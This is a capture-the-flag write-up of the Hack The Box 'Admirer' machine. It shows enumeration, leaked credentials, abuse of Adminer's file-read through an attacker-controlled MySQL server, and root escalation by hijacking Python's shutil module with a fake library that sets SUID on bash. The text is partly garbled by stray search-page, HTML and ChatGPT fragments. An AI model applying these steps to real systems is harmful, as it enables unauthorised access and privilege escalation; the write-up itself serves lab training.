


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC) [~] $ sudo nmap -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 15:08 IST
Nmap scan report for 10.10.10.187
Host is up (0.25s latency).
Not shown: 43318 closed tcp ports (reset), 22214 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 158.82 seconds
```

2) Checked the webpage



3) Checked for more pages

4) Found a dir in robots.txt



5) Found subdirectories

```
(vigneswar@VigneswarPC) ~]$ feroxbuster --url http://10.10.10.187/admin-dir/ -x txt,php -t 250

[!] FERXBUSTER [!] ( )<| |>[!]
by Ben "epi" Risher 😊 ver: 2.10.3

Target Url          http://10.10.10.187/admin-dir/
Threads            250
Wordlist           /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes        All Status Codes!
Timeout (secs)     7
User-Agent         feroxbuster/2.10.3
Config File        /etc/feroxbuster/ferox-config.toml
Extract Links      true
Extensions         [txt, php]
HTTP methods       [GET]
Recursion Depth    4

::: Press [ENTER] to use the Scan Management Menu

404   GET    91      31w      274c http://10.10.10.187/admin-dir/admin-dir
404   GET    91      31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403   GET    91      28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200   GET    111     13w      136c http://10.10.10.187/admin-dir/credentials.txt
[#####] - 8m      90003/90003  0s      found:2 errors:7538
[#####] - 8m      90000/90000  179/s    http://10.10.10.187/admin-dir/
```

Vulnerability Assessment

1) Found credentials (Sensitive File Exposure)

```

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!

```

ftpuser:%n?4Wz}R\$tTF7

2) Found a sql dump in ftp

```

(vigneswar@VigneswarPC) [~]
$ ftp 10.10.10.187
Connected to 10.10.10.187. (Sensitive File Exposure)
220 (vsFTPd 3.0.3)
Name (10.10.10.187:vigneswar): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29728|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 3405 Dec 02 2019 dump.sql
-rw-r--r-- 1 0 5270987 0 5270987 Dec 03 2019 html.tar.gz
226 Directory send OK.
ftp> get dump.sql
local: dump.sql remote: dump.sql
229 Entering Extended Passive Mode (|||31885|)
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
100% |*****| 3405 20.81 MiB/s 00:00 ETA
226 Transfer complete.
3405 bytes received in 00:00 (18.58 KiB/s)
ftp> exit
221 Goodbye.

```

3) Found a credential from html.tar.gz

```

(vigneswar@VigneswarPC) [~/Temp/utility-scripts]
$ cat db_admin.php
<?php
$servername = "localhost";
$username = "waldo"; W YOURSELF TO BE AMAZED
$password = "Wh3r3_ls_w4ld0?";

// Create connection
$conn = new mysqli($servername, $username, $password);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
echo "Connected successfully";

// TODO: Finish implementing this or find a better open source alternative
?>

```

4) There is a command injection

```

<?php
// Web Interface to the admin_tasks script
//
if(isset($_REQUEST['task']))
{
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' || $task == '4' ||
       $task == '5' || $task == '6' || $task == '7')
    {
        //*****
        Available options:
        1) View system uptime
        2) View logged in users
        3) View crontab (current user only)
        4) Backup passwd file (not working)
        5) Backup shadow file (not working)
        6) Backup web data (not working)
        7) Backup database (not working)

        NOTE: Options 4-7 are currently NOT working because they need root privileges.
              I'm leaving them in the valid tasks in case I figure out a way
              to securely run code as root from a PHP page.
        *****
        echo str_replace("\n", "<br />", shell_exec("/opt/scripts/admin_tasks.sh $task 2>&1"));
    }
}

```

5) Found another php file

```

[vigneswar@VigneswarPC-] ~] currently NOT working because they need root privileges.
$ feroxbuster --url http://10.10.10.187/utility-scripts/ -x php -t 250
to securely run code as root from a PHP page.
[----] [F] [R] [R] [K] [ ] [X] [I] [E] [-----]
by Ben "epi" Risher 🎉 ver: 2.10.3
[?] Target Url [did task?]: http://10.10.10.187/utility-scripts/
[?] Threads
[?] Wordlist
[?] Status Codes
[?] Timeout (secs)
[?] User-Agent
[?] Config File </p>
[?] Extract Links<"/>
[?] Extensions task>
[?] HTTP methods <ol><li>View
[?] Recursion Depth >View
[?] Press [ENTER] to use the Scan Management Menu<ol><li>option>
404 <ol><li>GET value: 91 disable: 31w cekup: 274c http://10.10.10.187/utility-scripts/admin-dir
404 <ol><li>GET value: 91 disable: 31w cekup: 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 </ol><ol> 91 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 <ol><li>GET type:"submit"> 8w 32c http://10.10.10.187/utility-scripts/phptest.php
200 <ol><li>GET 51l 235w 4295c http://10.10.10.187/utility-scripts/adminer.php
[#####] - 3m 30006/30006 0s found:3 errors:2369
[#####] - 3m 30000/30000 154/s http://10.10.10.187/utility-scripts/

```



6) Adminer is vulnerable to local file disclosure

All Videos Shopping Images News ⋮ More

Tools

About 5,690 results (0.27 seconds)

 Acunetix
<https://www.acunetix.com/vulnerabilities/web/adminer/> ⋮

Adminer 4.6.2 file disclosure vulnerability

Description. Adminer is a tool for managing content in MySQL databases. Adminer is distributed under Apache license in a form of a single PHP file.

Exploitation

1) Connected to local server and added files to our database



The screenshot shows the Adminer 4.6.2 interface in Mozilla Firefox. The user has injected the following SQL command:

```
LOAD DATA LOCAL INFILE './index.php'
INTO TABLE backup.backup
FIELDS TERMINATED BY '\n'
```

The message "Query executed OK, 123 rows affected." is displayed in green. The browser's status bar shows the URL: 10.10.10.187/utility-scripts/adminer.php?server=10.10.14.4&username=hacker&sql=.

2) Found credentials in index page

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

waldo:&<h5b~yK3F#{PaPB&dA}{H>

3) Got ssh access

```

[vigneswar@VigneswarPC:~]
$ ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux  Exploit-DB  Google Hacking DB  OffSec
Languages: English MySQL 10.10.14.4 - SQL command
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
waldo@admirer:~$
```

Privilege Escalation

1) Found sudo permissions

```

waldo@admirer:/opt/scripts$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always
User waldo may run the following commands on admirer:
    (ALL)  SETENV: /opt/scripts/admin_tasks.sh
```

2) Found a python file in the script

```

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

10.10.10.187

User flag owned

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3
from shutil import make_archive
src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:/opt/scripts$ |
```

Submitted Root Flag
32 hex characters
Released on 02 May 2020

3) We can hijack shutil by creating a fake library

```
waldo@admirer:/tmp$ nano shutil.py
waldo@admirer:/tmp$ cat shutil.py
import os
def make_archive(*args):
    os.system('chmod +s /bin/bash')

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# |
```

ChatGPT

- a malicious file and manipulate the `PYTHONPATH`, they
- Permissions: The script `/opt/scripts/backup.py` may
- permissions for the payload to work. For example, `chm
- privileges.

Running as Root

If the script needs to be run with root privileges to make th

might need to execute it with `sudo`:

Conclusion